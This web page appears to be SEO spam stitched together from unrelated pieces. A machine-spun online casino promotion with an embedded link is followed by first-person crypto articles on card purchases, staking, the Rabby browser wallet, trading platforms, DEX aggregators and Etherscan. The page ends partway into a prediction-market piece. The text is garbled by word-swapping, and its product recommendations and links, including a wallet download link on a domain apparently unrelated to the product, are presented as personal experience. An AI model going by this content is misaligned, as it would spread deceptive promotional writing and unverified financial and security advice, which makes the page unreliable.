Mr Hạnh Phúc Studio

What Makes Modern Online Casinos So Popular

What Makes Modern Online Casinos So Popular

Online casino sites have become one of the most vibrant corners of the digital home entertainment globe. Their appeal lies in the blend of excitement, convenience and constant technology. Gamers no longer need to visit physical venues to experience real-money video gaming. Rather, they can open a mobile application or web browser and access hundreds of video games within mins. This comfort has actually created a brand-new generation of gamers who value adaptability and rapid access over standard online casino routines.

The development of secure payment techniques and reliable systems has also strengthened trust. Accredited operators comply with stringent regulations, while modern encryption technologies protect every transaction. Therefore, players really feel safer depositing and taking out funds on-line than ever.

The Selection of Games Available Today

One of the strongest benefits of on-line gambling enterprises is the sheer deepness of their video game libraries. Digital platforms supply everything from timeless pokies and modern-day video clip slots to table video games like blackjack, roulette and baccarat. Online dealership areas add an additional layer of realistic look by streaming human croupiers directly to the gamer’& rsquo; s display. These workshops integrate real online casino ambience with the comfort of playing at home.

The consistent release of new titles keeps the experience fresh. Game service providers frequently introduce upgraded mechanics, enhanced graphics and appealing bonus offer rounds. With numerous choices readily available, players can switch over in between motifs and gameplay styles without feeling limited.

Rewards and Promotions That Forming Player Experience

On-line gambling establishments typically stand out via their marketing https://testtest-test.com/perevirka/ systems. Rewards can enhance very early sessions, expand gameplay time and supply a chance to discover new games. Although every offer has specific problems, the structure of bonuses plays a significant function in bring in new gamers. Operators create unique incentives for different sorts of users, making certain novices and seasoned gamers alike can locate something that matches their style.

Promotions also construct lasting interaction. Routine incentives, special occasions and exclusive campaigns assist preserve rate of interest even after the initial deposit. This recurring value is just one of the reasons why many gamers stay loyal to details gambling enterprise brand names.

The Value of Mobile-First Platforms

Mobile video gaming has changed the entire online casino site market. Most players currently access their preferred video games through smartphones instead of desktops. This shift has actually encouraged operators to optimise every attribute for smaller screens, making mobile experiences smoother, quicker and extra user-friendly.

Touch-based user interfaces allow all-natural interaction with games, while light-weight application variations use instantaneous access without jeopardizing on high quality. Mobile-friendly style also makes certain players can take pleasure in quick sessions during breaks or commutes. Because of this, mobile casino sites have actually come to be the key entrance to on-line gaming for several customers worldwide.

Safety and security, Licensing and Responsible Video Gaming

Depend on is the structure of on-line casino success. Reliable operators obtain permits from recognised authorities and comply with stringent regulative regulations. These permits verify that games make use of audited arbitrary number generators which payouts adhere to clear regulations. Financial systems additionally play a important role, as encrypted transactions and modern safety devices secure sensitive information.

At the same time, responsible gaming devices assist make sure that players remain in control. Functions such as deposit limits, cooldowns and self-exclusion choices produce a safer and a lot more encouraging atmosphere. The industry remains to progress with new policies made to protect gamers from risky behaviours.

The Future of Online Gambling Establishment Enjoyment

The future of on the internet gaming points towards also better technology. Virtual reality experiences, boosted live-dealer communications and ultra-fast settlement systems are ending up being extra common. Game programmers explore motion picture graphics and advanced technicians that make electronic play extra immersive.

As innovation continues to advance, on the internet casino sites will likely deliver a lot more customised experiences. Tailored suggestions, adaptive rewards and interactive features will certainly shape the next stage of electronic gaming. The market reveals no signs of decreasing, and gamers can anticipate an progressively abundant and appealing atmosphere in the years ahead.

How to Buy, Stake, and Manage Multi-Chain Crypto from Your Phone Without Losing Your Mind

Ever tapped “Buy” in a crypto app and then felt that tiny pit in your stomach? Whoa! Mobile wallets are slick, but the UX hides tradeoffs. My instinct said “this will be easy” the first dozen times I tried — and then somethin’ in the fee screen blinked red. Initially I thought that card purchases were all identical, but then I dug deeper and realized networks, on-ramps, and custody change everything.

Seriously? Card payments are fast. They also bring KYC, higher fees, and occasional limits based on region and card type. Most mobile wallets route card purchases through third-party providers who set rates and whitelists, not the wallet maker. On one hand that speeds onboarding; on the other, you give more personal info to middlemen, and that bugs me. I’m biased, but I prefer a wallet that lets me see the provider and estimate fees before I confirm.

Here’s the thing. Buying crypto with a card on a multi-chain wallet should be transparent. Many apps let you pick the chain when you buy — Ethereum, BNB Chain, Polygon — though actually the underlying purchase might arrive as USDT or ETH, and then the wallet swaps it for your token of choice. That swap costs gas and sometimes a cross-chain bridge fee, too, so the true cost can be higher than the card checkout suggests. On the bright side, some wallets bundle on-ramp choices and show effective final balances; that clarity matters when you’re on a tiny phone screen.

Hmm… how about staking? Staking feels like adulting in crypto. Short sentence. Staking can be simple or it can feel like juggling with one hand tied behind your back. You can stake directly in a wallet (non-custodial) or delegate through custodial services; each has tradeoffs in control, APY, and risk. Initially I thought higher APY always meant better, but then I realized that locked periods, slashing risk, and centralization risk can wipe out those gains.

Wow — liquid staking changed my view. Liquid staking tokens let you keep liquidity while earning rewards, though you trade direct validator control for tradability. Medium-term strategies often mix direct staking for stability and liquid staking for flexibility, because you sometimes want to move quickly when the market shifts. If you plan to stake on mobile, check reward compounding frequency, minimums, and whether the wallet shows historic validator performance. Also check whether rewards are auto-restaked — that little toggle can compound returns silently.

Okay, here’s a subtlety about multi-chain support: having many chains is great until you accidentally sign a swap on the wrong network. Short one. Wallets that support multiple chains must still manage approvals and token standards across EVM, Solana, and others, and those differences matter. For example, an ERC-20 approval on Ethereum is different from an SPL token approval on Solana; approvals behave differently and so does gas payment. I once moved tokens thinking I was on Polygon and then realized I had paid native ETH gas — not a fun morning.

On one hand, multi-chain wallets give freedom. On the other, they increase attack surface. Longer sentence alert: when a wallet supports many chains it must ship and maintain multiple signing modules and RPC endpoints, which increases complexity and the chance that a subtle bug or misconfigured RPC could expose users to errors or failed transactions at the worst possible moment. That complexity is why I value wallets that let me pin a preferred chain and that display native gas cost before I confirm every tx. Somethin’ as basic as a tiny gas preview saves stress.

Check this out — user experience matters more than fancy features when you use a phone. Short. Mobile screens hide nonce problems, pending transactions, and fee hikes, so a clear queued-tx view is priceless. Wallets that surface transaction speed options, estimated fiat costs, and a simple cancel/retry path reduce user anxiety. My practical rule: if I can’t see the final fiat figure on a small screen, I don’t hit confirm. It’s saved me very very expensive mistakes.

Phone screen showing a multi-chain wallet buy and stake flow

Practical checklist: Buy, Stake, and Manage Safely

Buy with card — check provider and fees. Seriously, read the little line that shows the on-ramp provider. Staking — check validator history, lockups, and slashing policy. Multi-chain — verify the active network and token standard before approving any transaction. If you want a wallet that bundles smooth on-ramps, staking interfaces, and honest multi-chain handling, try https://trustapp.at/ — it felt intuitive to me and handled a card purchase and a Polygon stake in one session.

Here’s what bugs me about some wallet flows: they hide important confirmations behind iconography. Short. A green check doesn’t explain who controls the private keys or what the lockup terms are. Be skeptical when a wallet promises “best rates” without showing the provider or the fee breakdown. On the flip side, some vendors go overboard with warnings and make common tasks frustrating — balance matters.

Security notes you can’t skip. Use a hardware wallet or seed phrase backup for substantial holdings. Keep small, active balances in a mobile wallet for trading and staking, and cold-store the rest. Enable biometric unlock where available; it stops casual phone snoops but doesn’t replace a robust seed backup. I tell people: think in layers — device security, app security, and network awareness — and then assume something will go wrong, so plan recovery steps.

There’s also tax and reporting reality. Short line. Buying, swapping, and staking generate taxable events in many jurisdictions, and mobile screenshots won’t be a long-term record. Use export tools, or pick a wallet that provides clear transaction history exports. That small extra effort saves headaches and potential penalties come tax season.

FAQ

Can I buy crypto with a debit or credit card directly inside a mobile wallet?

Yes, most modern mobile wallets offer card on-ramps via third-party providers; however, expect KYC, variable fees, and sometimes daily limits. Check which provider the wallet uses, the effective fee after any instant swap, and whether the wallet displays the final token and network you’ll receive. If you want fewer surprises, use providers that show the final fiat-equivalent and list the exact fees before you confirm.

Is staking from a mobile wallet safe?

It can be, if the wallet is non-custodial and you keep your seed safe, but risks include validator slashing, lockup periods, and potential app vulnerabilities. Evaluate validator performance, prefer well-known validators for critical balances, and consider splitting holdings: a portion in liquid-staking tokens and a portion directly staked for security and yield diversification.

Why I Switched to a DeFi Browser Wallet — and Why Rabby Kept My Attention

Whoa!
I messed up once and learned fast.
I used to treat browser wallets like another convenience tool—handy, but risky if you blinked.
Then one morning a pending approval ate a weekend trade and my gut said something felt off about how approvals worked across sites.
That was the nudge that made me actually pay attention to wallet UX and safety features, and, honestly, it changed how I interact with DeFi on desktop.

Really?
Yeah.
I started hunting for a wallet that balanced smoothness with protection.
Medium risk appetite, but not reckless—sound familiar?
On one hand I wanted one-click swaps; on the other, I wanted sane defaults that don’t approve everything forever, which is hilarious because that used to be standard.

Here’s the thing.
Most extensions look slick.
Many make promises that are thin on practical guardrails.
Initially I thought a flashy swap button was the main differentiator, but then realized transaction visibility, approval management, and clear confirmations are the real safety lifelines—those tiny UX details matter more than the bells and whistles.
So I started testing wallets, and Rabby kept turning up as one that actually addressed those core annoyances.

Whoa!
My instinct said: test with small amounts.
I did a few low-stakes trades and watched the approval flow and gas estimation closely.
Something stood out: the interface called out token approvals in a way that made me rethink blanket approvals that I had previously clicked through.
That shift from convenience-first to safety-first is what sold me.


Rabby wallet interface mock showing approvals and network selector

What I Like About Using a Browser Extension Wallet for DeFi

Seriously?
It cuts friction.
Desktop trading sessions feel more deliberate.
I can have multiple tabs, compare prices, and then sign a single, explicit transaction when I’ve double-checked everything—no surprises in my phone notifications while walking the dog.
That deliberate flow matters because human attention is limited and mistakes compound quickly in DeFi markets.

Hmm…
Also, extension wallets let you mix speed with control.
You can keep a hardware wallet for big pots and a hot-extension for day-to-day stuff.
On the flip side, browser wallets historically had a rough patch with phishing and malicious sites, though—so the vendor’s approach to approvals and prompts is a dealbreaker.
I’m biased, but I prefer wallets that make approvals visible and revokable without having to dig deep into chain explorers.

Okay, so check this out—
Rabby offers a few features that feel purposely built for DeFi users not wanting to relearn their mistakes.
It gives clearer token approval controls and highlights when a dApp requests broad permissions.
When a dApp tries to set infinite approvals, Rabby surfaces that and gives you a simple way to limit scope—and honestly, that part stopped me from doing some very dumb things early on.
If you want to try it for yourself, you can get a quick rabby wallet download from their site and see the approvals UI firsthand.

Whoa!
There’s also transaction simulation in some builds (do check your version).
That simulation can show estimated token outcomes and potential slippage before you confirm, which is a lifesaver for complex swaps or permit flows that bundle multiple steps.
On the surface that’s just a user convenience, though actually it reduces cognitive load because you don’t have to mentally reconstruct multi-step transactions from raw calldata.
So the UX reduces error potential and that feels like a huge win, especially if you’re doing yield strategies across chains and don’t want to misread a router call.

Hmm…
I want to be clear—no wallet is perfect.
There are tradeoffs: more protective prompts can slow you down during a gas war, and extra confirmations add clicks.
On the other hand, those clicks are cheap insurance when something goes sideways and your tokens would otherwise be gone forever.
So I adjusted my behavior: save speed for likely safe trusted flows, and default to caution when interacting with new contracts.

Really?
I should say something about account organization.
Rabby supports multiple accounts and network switching without being confusing.
In practice that means I keep a “trading” account and a “staking” account separated—less chance of accidentally approving a contract from the wrong address, which is more common than people admit.
Small habit changes like that reduce risk in a very human way.

Here’s the thing.
Security-by-default features are more valuable than fancy analytics.
People love dashboards and token trackers.
Occasionally those dashboards hide the one click that grants a dApp infinite access, and that has bitten many.
A wallet that forces clarity about allowances and gives revoke tools upfront changes behavior; trust me, that behavioral nudge matters more than any single security spec on paper.

Practical Tips for Using a Browser Extension Wallet Securely

Whoa!
Always use a hardware wallet for large holdings.
Keep a small hot wallet for daily interactions and never mix large vault funds in the same account.
If a dApp requests unusual permissions, pause and research—open a fresh tab, check Discord or Twitter, and look for reports.
Do not trust a link somebody DMs you; phishing pages look increasingly legit and can mimic UI down to tiny details.

Hmm…
Set reasonable approval limits when possible.
Revoke allowances periodically—you can automate checks with third-party tools, though be careful which tools you authorize.
Use separate accounts for different strategies, and label them so you don’t forget which is which (oh, and by the way, naming your accounts helps).
Also, backup your seed phrase physically and never paste it into a website—ever.

Initially I thought seed phrases were enough, but then realized that UX errors and social engineering are actually the biggest threats for most people.
Actually, wait—let me rephrase that: technical compromise is rare for users who follow basic hygiene, while tricking the user into signing malicious transactions is far more common.
So the wallet’s job is not only cryptography but also making the decision context clear; that is, show me what I’m signing, and don’t hide approval details behind vague phrases.
Rabby’s approach to surfacing approvals and showing the actual contract calls helped me understand what to reject, which was an educational experience I didn’t expect from a wallet.

Seriously?
Another small habit: do a micro-test first.
Send 0.0001 ETH or 1 USDC to test a contract.
If that succeeds and the contract behaves as expected, then proceed with the full action.
Annoying? Yes.
Worth it? Definitely.

FAQ

Is a browser extension wallet safe enough for DeFi?

Short answer: for everyday trades, yes—if you follow good practices.
Longer answer: treat browser wallets like tools with clear roles.
Use hardware for large amounts, keep small balances in hot wallets, and choose a wallet that makes approvals transparent.
No single tool eliminates risk, but good UX and thoughtful defaults reduce human error a lot.

How do I limit token approvals?

Most modern wallets let you select a specific allowance rather than infinite approval.
When given the choice, set a minimal amount that still covers the transaction.
If the wallet doesn’t show that option, use a revoke or allowance-management tool—but verify that tool before connecting since those can be risky too.

Why choose Rabby over other extensions?

For me it was the mix of clear approval UI, sensible confirmation flows, and a design that nudges safer behavior.
On one hand, flashy features are tempting; on the other, subtle safety cues prevent catastrophic mistakes.
Rabby felt like a pragmatic middle ground—but your mileage may vary and you should evaluate it against your threat model.

Why Your Day-Desk Needs a Better Engine: Practical Notes on Pro Trading Software

Whoa!
Trading platforms are more than shiny UIs.
They decide whether your mornings are calm or chaotic, and they shape how you trade—fast scalps, swing setups, or algo plays.
My first impression? Clunky workstations and lag killed more good ideas than bad risk management ever did.
Long story short: if your platform can’t keep up with your decision speed, you’re leaving money on the table—and that’s a very very costly habit.

Really?
Yes.
Latency matters.
But it’s not the whole story; stability, order routing, and the mental model your platform gives you are equally essential.
On the one hand, low ping is sexy; though actually, wait—let me rephrase that: low ping without predictable behavior is worthless, because unpredictability ruins confidence and that feeds mistakes when you’re in a run.

Okay, so check this out—
I came up trading with a small prop shop in Chicago (not the big shiny floors, mind you, more of a gritty room with fluorescent lights).
Something felt off about how most traders picked platforms: they chased features they saw in demos, and ignored what broke in real use.
At first I thought feature lists were the answer.
Then I spent a week in a selloff, watching order fills ghost, and the lightbulb went on that reliability trumps bells in live conditions.

Here’s what bugs me about vendor marketing—
They’ll show you a dashboard with perfect fill ratios and a smiling trader.
I’m biased, but demos are a performance art piece; they hide the mess.
You need a platform that surfaces problems, not buries them.
A practical example: if your blotter updates late or out of order, you will place duplicate entries in panic—and that snowballs.

Hmm…
Let’s talk architecture.
A professional trading desk design should separate data ingestion, analytics, and execution; don’t jam them into one fragile thread.
This reduces single points of failure, and makes debugging in-flight orders easier—especially when you’re trying to reconstruct what happened during a fast move and everyone’s yelling.
Longer-term, modular setups let you upgrade components (market data, algo libraries, risk engines) without ripping apart the whole system, which saves sanity and dollars.

Seriously?
Yes again.
Risk controls that are bolted on after the fact rarely play well.
Implement them at the execution layer so they act instantly—pre-trade checks, kill-switches, and aggregated exposure limits across accounts.
When a black swan starts, those controls are what keep you trading another day; they’re not glamorous, but they are the backbone.

My instinct said to focus on user ergonomics.
Traders don’t read manuals in the heat of the session; they rely on muscle memory.
So make sure key actions—fast cancels, OCOs, size edits—are one or two keystrokes away.
Also, allow customization: some traders like hotkeys; others need large blotter fonts and color-coding for certain symbols.
Small changes in ergonomics can shave off tenths of seconds repeatedly, and that compounds.

Whoa!
Connectivity is a multilayered beast.
If your vendor touts “direct market access” ask them which brokers and gateways are used, and whether there’s a hot backup path.
(Oh, and by the way… always test failover in a non-production window.)
You want predictable behavior during outages; the platform should degrade gracefully, not go from 100% to nothing in a heartbeat while your positions are left hanging.

Here’s the practical kicker—
Not every desk needs custom-built software.
Sometimes a polished package saves weeks of build time and months of maintenance headache.
But choose wisely: the package should be transparent about routing logic, offer real-time diagnostics, and play nice with third-party analytics and backtesting tools.
If it locks you in or hides fills, that’s a red flag.

Screenshot mockup of a multi-pane trading desktop with blotter, chart, and order entry highlighted

How I Evaluate a Pro Trading Platform

First, gauge latency and consistency; measure round-trip times during a simulated stress window.
Second, check fill behavior under different order types—limit, IOC, MOC—and during volume surges.
Third, probe the risk and kill-switch features—can they be controlled programmatically?
Fourth, ensure the platform integrates with your data feeds and with compliance logging.
Finally, factor in support: can you reach a human during pre-market chaos, and do they actually fix somethin’ when it breaks?

For traders who want a ready-to-use, robust interface that hits many of these boxes, I often point folks toward established solutions that support advanced order routing and institutional-grade blotters.
One option I recommend checking out is sterling trader which, in my experience and from what I’ve observed in multiple trading rooms, offers a balanced mix of speed, customizability, and depth without forcing you into a completely bespoke stack.
That link leads to more download and setup details—worth a look if you’re shopping seriously.

On the other hand, if you’re building an in-house desk, choose middleware that exposes metrics.
Instrument everything: feed latencies, queue lengths, error rates.
Those telemetry streams are gold when you’re diagnosing intermittent issues.
They help you distinguish between exchange-side problems and local issues like overloaded CPUs or bad network segments—trust me, you want that clarity fast.

Something else—be pragmatic about automation.
Automate repetitive tasks like routine position reports and basic algo parameters, but keep manual overrides obvious and immediate.
Algorithmic complexity is tempting, though actually, too much automation without transparency often creates cascading failures when assumptions break.
Keep logging detailed and accessible, because when things go sideways you’ll need a timeline you can read without decoding cryptic vendor logs.

Trading Platform FAQs

Q: What matters most—latency or reliability?

A: Reliability. Latency is important, but consistent behavior and clear failure modes are what keep you in the game. Low latency that occasionally lies to you is worse than slightly higher latency you can predict and work with.

Q: Should I go cloud or colocation?

A: It depends. Colocation gives minimal latency and control for ultra-low-latency strategies; cloud offers flexibility, scale, and lower ops cost. Many desks choose a hybrid approach: colocate the execution rails and run analytics in the cloud.

Okay—closing thought.
Trading software is a tool and a partner: treat it like both.
I’m not 100% sure any one platform is perfect for everyone, but if you prioritize predictable behavior, transparent routing, and ergonomics, you tilt the odds in your favor.
I’m biased toward setups I’ve seen survive the worst days; they weren’t the flashiest, but they were the ones that let traders keep trading.
So audit your desk this week—small fixes now prevent blown accounts later, seriously.

Why DEX Aggregators, Market-Cap Signals, and DeFi Protocol Design Matter More Than You Think

Whoa!
I’ve been poking at on-chain liquidity flows all week.
My instinct said the market was telling a story, but the details were messy.
At first glance a token’s market cap looks like a single number, simple and decisive, though actually that one metric hides how liquidity is distributed across pools, chains, and aggregators in ways that can trip traders up when they least expect it.
This piece is me talking through those blindspots, and yeah—I’ll be blunt about what bugs me and what actually helps when you trade or evaluate DeFi protocols.

Yikes, slippage surprises still happen.
Most traders blame price action, which is fair sometimes.
But often the real culprit is fragmented liquidity across DEXes, or a misleading market-cap snapshot drawn from on-exchange data that misses locked or multi-chain supplies.
Initially I thought UI tools alone would solve this, but then I realized you need both deep feeds and smart aggregation logic to see the full picture, otherwise your “cheap entry” can look expensive really fast.
I’m not 100% sure that any single dashboard covers everything—so you end up triangulating with several sources and trusting your instincts a bit.

Whoa again.
A quick real-world moment: I watched a mid-cap token dump after a tired aggregator failed to route around a depleted pool.
Something felt off about the quoted price, and my gut said reroute, but the auto-router stuck to its path.
On one hand the algorithm was optimizing for apparent best price, though actually it didn’t factor in pending large removes on that pool and the oracle timings were lagging; the result was a nasty fill and a headache that lasted hours.
That taught me that routing logic, fee models, and pool health indicators matter as much as the headline price.

Hmm… this is where market-cap interpretation gets subtle.
Market cap is math: supply times price, sure.
But the supply number can be fuzzy—locked tokens, vesting schedules, bridge-minted supply, and tokens held by project treasuries all muddy the waters.
If you treat that single figure as an objective truth you will very likely misread protocol risk, because a large nominal market cap can hide low circulating liquidity across relevant pairs and chains, and that discrepancy is a vector for fast volatility.
So I always ask: who can actually sell that supply without moving the market?

Wow!
DEX aggregators try to answer that routing question by stitching liquidity together.
Good aggregators probe many pools, simulate multi-hop trades, and account for gas and slippage so the route looks realistic, not theoretical.
But not all aggregators are equal—their models for pool depletion, fee rebates, and cross-chain bridges differ, and those differences change outcomes for big and small traders alike, which is why I lean toward tools that publish routing logic or make it auditable.
That transparency reduces surprises, though it doesn’t eliminate them, and you should still test with small amounts when trying new routes.

Really? Yep.
One practical habit that changed my trading was checking depth across the major pools and the aggregators’ simulated route at the same time.
Do this and you’ll often see differences that tell a story: one route sits on a healthy stablecoin pair, another leans on a thin volatile pool.
I started pairing visual liquidity maps with quick on-chain checks—tally reserves, look at recent big swaps, check whether token supply moved into bridges—and that added a few seconds to my workflow but saved me much more in bad fills.
Oh, and by the way, this kind of work is easier if you have a real-time tool that surfaces the pools and routes cleanly.

Whoa, seriously—there’s a tool I keep coming back to when I want live, no-nonsense pair and route data.
dexscreener is one of those screens that helps you see trades, pools, and visible liquidity across chains in near real time.
I use it to sanity-check aggregator quotes and to spot when a token’s nominal market cap makes less sense given on-chain distribution of supply.
Actually, wait—let me rephrase that: it’s not a silver bullet, but it often flags dislocations early enough for me to avoid the worst fills, and I embed it in my routine as one of several quick checks.
dexscreener

Hmm, protocol design also plays into all of this.
Some DeFi projects intentionally concentrate liquidity in a few blue-chip pools to improve UX.
Others scatter liquidity across incentivized pools and bridges, which spreads risk and creates arbitrage opportunities, though it also makes true liquidity harder to estimate.
On one hand token incentives help bootstrap ecosystems and attract LPs, but on the other hand they can artificially inflate apparent liquidity if incentives dry up fast—I’ve seen projects where TVL drops and price follows in short order, so incentive sustainability matters a lot.
This is why examining vesting schedules and protocol-controlled liquidity is non-negotiable for serious analysis.

Wow.
Risk-management tactics are deceptively simple.
Use staggered order sizes, simulate routes, and double-check pool health before committing capital.
Traders who ignore on-chain nuance are banking on luck; lucky streaks end, and then they rewrite the same bad checklist on a new token.
Seriously, it pays to be skeptical and to practice routing on test amounts.

Okay, so check this out—regulatory and UX factors also shape liquidity.
A protocol with clear governance and defensible tokenomics tends to attract longer-term capital, which stabilizes liquidity.
But sometimes a great governance story masks concentrated token ownership, and that concentration can create flash risk if large holders decide to rebalance or sell into thin pools; initially I thought governance transparency would always mitigate that, but the reality is mixed.
On balance, I look for a combination of on-chain metrics and governance signals, not one or the other, and I give extra weight to protocols that publish treasury actions and vesting movements on-chain in readable formats.

Whoa, final thought.
If you’re building a trading playbook, combine an aggregator with raw on-chain checks and a healthy skepticism sensor.
Start small, measure fills vs quotes, and iterate—your brain should learn router quirks the way it learns market microstructure in traditional finance.
I’m biased toward tools that make routing auditable and data visible rather than obfuscated, because opacity is where bad surprises hide; somethin’ about seeing the rails gives me more confidence.
This isn’t the only way to trade, but it’s a practical approach that reduced my worst fills appreciably, and it might help you too—maybe even save you from a headline mistake or two…

A trader's dashboard showing aggregated DEX liquidity and routing options

Practical checklist for traders and analysts

Wow—short checklist time.
Simulate routes across aggregators and pools before trading.
Check circulating supply, locked tokens, and vesting schedules.
Look for concentration risks and recent large swaps that could hint at imminent liquidity moves.
Test with small amounts first and document fills versus expected quotes.

Common questions

How do aggregators differ in practice?

Short answer: routing models and data freshness.
Some aggregate only on-chain pools, others include off-chain relayers or use private liquidity, and fee accounting differs widely.
If you care about predictable fills, prefer aggregators that show simulated routes transparently and update their pool states frequently.

Can market cap be trusted as a safety signal?

Not alone.
Market cap is a starting point, not a conclusion.
Always couple it with supply breakdowns and liquidity maps to avoid being misled by large but illiquid token supplies.

What’s one habit traders should adopt immediately?

Routinely cross-check aggregator quotes with live pool depths and recent large trades.
Do that and you’ll catch many absurd routes before they execute.
Also, keep a small test-send practice to validate fills on new tokens or chains.

Reading Between Blocks: A Practical Guide to Etherscan, DeFi Tracking, and ERC-20 Signals

Whoa! Seriously? Okay, breathe—this is less mystic than it looks. The first time I stared at a raw transaction on Ethereum I felt like I needed a decoder ring, and honestly, my instinct said the interface should be simpler. But actually, wait—let me rephrase that: Etherscan is powerful, and with a few habits you can read contract behavior like a newspaper, though it takes practice and a few false starts.

Hmm… this part bugs me, but it’s worth saying. Etherscan gives you access to raw blockchain truth: transactions, logs, token transfers, contract source, and internal activity. You can see approvals that let a contract move your tokens. You can see who paid the gas and how much they burned. And if you follow the right markers, you can spot scams before they drain a wallet—sometimes.

Whoa! My head spun the first week I started tracking DeFi flows. I remember seeing a rug-pull in progress and feeling helpless for a minute, then learning how to freeze out by watching approvals and recent transfers. On one hand, the UI is dense; on the other, the data is the data—immutable, searchable, and auditable if you know what to ask. For many of us, that feel of being able to verify is addicting.

Seriously? Yes—token approvals are where a surprising number of problems start. Approve a contract for unlimited allowance and you might be fine, or you might be giving the keys away. Check allowances often and revoke them when they’re no longer needed. If you want a quick habit: after any DEX or yield-farm interaction, open the token’s page and scan the “Token Approvals” section to see the the big spenders.

Whoa! Small tip that saved me time: watch events not just transactions. Events are emitted by contracts and they tell you what happened in human-ish terms. Transfer and Approval events for ERC-20 tokens show token flows directly in the logs, which are more reliable than heuristics based on value changes. If you get fluent with events you can script alerts or just read activity quickly without clicking into every tx.

Hmm… initially I thought on-chain explorers were only for cheery auditors, but then realized they’re a trader’s early-warning system. You can spot whale buys and sells if you filter token transfers by size, and you can track liquidity movements by watching pool token transfers to known LP addresses. The catch is noise—most tokens have many small transfers—so you need filters and a bit of pattern recognition to avoid chasing ghosts.

Whoa! Here’s an advanced pattern worth internalizing. Large liquidity removals often show up as paired transactions: a token transfer from the pool and a simultaneous ETH (or stablecoin) withdrawal. If you see that plus a transfer of LP tokens to an anonymous EOA, consider exiting or at least watching closely. There are exceptions, sure, but this pattern flagged at least three sketchy exits I saw last year.

Seriously? Yup—and contract source verification is your friend. When a contract source is verified on-chain you can read the Solidity code, match functions to events, and see what the contract actually does. If it’s not verified, proceed with caution; you can’t rely on assumed behavior. Actually, wait—verification isn’t a panacea, because a verified contract can still implement malicious logic via upgradeability or delegated calls, so look for proxies and owner privileges too.

Whoa! I get asked a ton about token transfers versus internal transactions. Transfers are explicit ERC-20 or ERC-721 events and are straightforward. Internal transactions, by contrast, are value movements caused by contract execution that don’t necessarily show up as direct token transfers. The distinction matters when you’re reconstructing a trade or auditing where funds actually moved during a complex swap or a multi-step DeFi operation.

Hmm… on the tooling side, learn to use the search and filter features. Search by address, then use the internal txs and logs tabs to stitch together actions across calls. Look at “Read Contract” and “Write Contract” to understand available functions, and if ABI is present you can decode inputs directly. If not, you can often infer behavior from event signatures and common patterns—this takes patience.

Whoa! A practical checklist for everyday use: check contract verification, scan recent transfers, review approvals, look at top holders, and inspect liquidity pools for sudden movement. Also, always check the first deployer and owner addresses for multi-sig or known team wallets. If a project centralizes treasury keys in a single EOA with no timelock, that raises red flags. I’m biased, but decentralization matters here.

Seriously? DeFi trackers and explorer analytics help, but they never replace context. A sudden huge buy could be an arbitrage bot or a whale accumulating; likewise a sudden sell could be a market exit or a liquidity shift for legitimate reasons. On one hand, raw data can be parsed automatically; on the other hand, human pattern recognition still filters out the the false positives. So combine automated alerts with manual inspection—this combo works best.

Whoa! For developers: if you’re auditing contracts or debugging interactions, use the Tx Debugger to step through executions. You’ll see internal calls, reverts, and gas usage per call frame, which helps when a multi-call strategy fails. Long term, instrument your contracts with clear events and keep function names descriptive; your future self will thank you when tracing through a gnarly replay.

Hmm… okay, real talk—I’ve missed things. I’m not 100% sure about every edge case and I still get surprised by creative exploit vectors. My method is evolving: watch flows, check approvals, read verified source, and cross-check with off-chain signals like GitHub commits or team tweets when relevant. This isn’t perfect, but it’s a repeatable workflow for most token checks.

Screenshot mock: Etherscan token transfers, approvals, and contract source in view

Deep dive tools and the single link you need

If you want a practical starting page that ties many of these ideas together check the etherscan blockchain explorer for examples and walkthroughs, and then come back here with a token address to practice on. Start by inputting an address and scanning token approvals; then go through token holders and recent large transfers; finally, read the contract if it’s verified to reconcile what you saw in the logs with the code.

Whoa! A few quick pro-tips before we wrap: keep a small script to alert on approvals over a threshold, use ENS names where available to reduce manual lookup friction, and create a “known-good” watchlist of team, treasury, and multisig addresses to ignore noise from internal project operations. I’m not saying these steps are foolproof—far from it—but they’re practical and saved me time many times.

FAQ

How can I tell if a token contract is safe?

Short answer: you can’t ever be 100% sure, but you can reduce risk by checking if the contract is verified, looking for obvious owner privileges or upgradeable proxies, scanning token approvals and large holder concentrations, and watching recent liquidity events—combine on-chain signals with off-chain research.

What does “internal transaction” mean and why should I care?

Internal transactions are value transfers or calls that happen inside contract execution and they matter because they reveal hidden movement of funds during complex DeFi interactions—use the internal tx and logs tabs to reconstruct a full flow.

Why prediction markets still matter — and how platforms like polymarket are changing the rules

There’s a weird thrill to watching a market price encode a probability. Seriously. One moment it’s an abstract question about an event; the next, traders — heterogenous, noisy, smart and dumb — fold information into a single number. That price tells a story, and sometimes it’s more honest than a thousand op-eds.

I remember my first run at a prediction market back when I was poking around DeFi primitives and thinking, maybe markets can do more than trade tokens. My instinct said this would be niche. But then a handful of real-money bets pushed a probability from 20% to 65% in a day, and something felt off about my skepticism. Markets are fast learners.

